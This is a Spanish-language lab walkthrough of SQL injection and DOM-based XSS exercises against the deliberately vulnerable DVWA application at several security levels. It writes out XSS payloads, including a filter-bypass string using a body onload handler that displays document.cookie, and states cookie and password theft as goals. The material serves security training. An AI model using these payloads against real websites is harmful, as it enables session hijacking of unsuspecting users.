Escenario#4: Inserción de código SQL en Formulario web – Variable de sesión utilizando otra página

Objetivo: Robar las contraseñas de los 5 usuarios que existen en la base de datos

Complejidad: Imposible

23. En el mismo apartado de "DVWA Security se realiza el cambio de seguridad a nivel imposible




Imagen 59: Configuración de seguridad – Nivel Imposible

23. Una vez hecha la configuración correspondiente, en el mismo panel seleccionar el apartado "SQL INJECTION" para empezar la prueba.




Imagen 60: Escenario Formulario Web – Imposible

24. Al dar clic en la opción “View Source” para revisar el código, se identifica como existe un check de verificación por Token como solicitud de inicio de sesión de usuario, para luego validar si el ingreso de la id es valor numérico, para verificar el tipo de atributo en la base de datos. Por ende, la ejecución del ataque no se realiza con éxito.




Imagen 61: Código Fuente – Nivel Imposible

PRUEBA XSS (DOM)

Escenario#5: Inyectar script malicioso en Formulario Web - Cuadro de selección Individual

Objetivo: Robar Cookie mediante la ejecución de script malicioso

Complejidad: Bajo

Tiempo: 20 minutos

23. En el panel dar clic en la opción “DVWA Security” y cambiar la seguridad a bajo




Imagen 62: Configuración de seguridad – Nivel Bajo

24. En el panel se selecciona la opción XSS (DOM)




Imagen 63: Escenario XSS (DOM)

25. Se dar clic en "View Source" para revisar el código fuente del nivel bajo, y solo se halla un comentario.




Imagen 64: Código fuente –Nivel Bajo

26. Se realiza la selección de un idioma y al dar enviar se crea una opción en el cuadro de selección individual, por ende, se procede a inspeccionar el elemento.




Imagen 65: Selección de una opción

27. Se observa como el valor creado se muestra desahibilidado permitiendo así modificar el envió del valor a “<script>alert()</script>




Imagen 66: Modificación del valor de la opción seleccionada

28. Se inserta en la función alert (“document.cookie”) y como descripción el nombre del script para realizar envió de petición




Imagen 67: Insertar el script malicioso en la opción

29. Se muestra en pantalla la ejecución exitosa del script malicioso en el entorno.




Imagen 68: Resultado del script – cookie hallado

Escenario#6: Inyectar Script malicioso en Formulario Web – Cuadro de selección individual

Objetivo: Robar Cookie mediante script malicioso

Complejidad: Medio

Tiempo: 7 minutos

30. Dar clic en la opción “DVWA Secutiy” para cambiar el nivel de seguridad a medio




Imagen 69: Configuración de seguridad – Nivel Medio

31. Luego dar clic en el mismo panel de opciones “XSS (DOM)”




Imagen 70: DOM – Nivel Medio

32. Dar clic en la opción “View Source” para revisar el código fuente. Al observar, se identifica existe un condicional if para verificar si existe un valor de entrada sobre el arreglo de idioma existente para luego crear otro condicional if para no permitir etiquetas de secuencia de script.




Imagen 71: Código fuente – Nivel Medio

33. Al conocer el código fuente, se observa el código de desarrollo del formulario, y se observa como la presentación del resultado es mediante la función document.write().




Imagen 72: Inspección de elemento para conocer como envía las respuesta contra Script

34. Para la ejecución de la prueba, se selecciona el idioma por default que es English para inserta el script mediante un select de carga en el cuerpo como alerta por el siguiente comando “<select><body onload=alert(document.cookie);>, dar enviar y se observa con éxito el script.

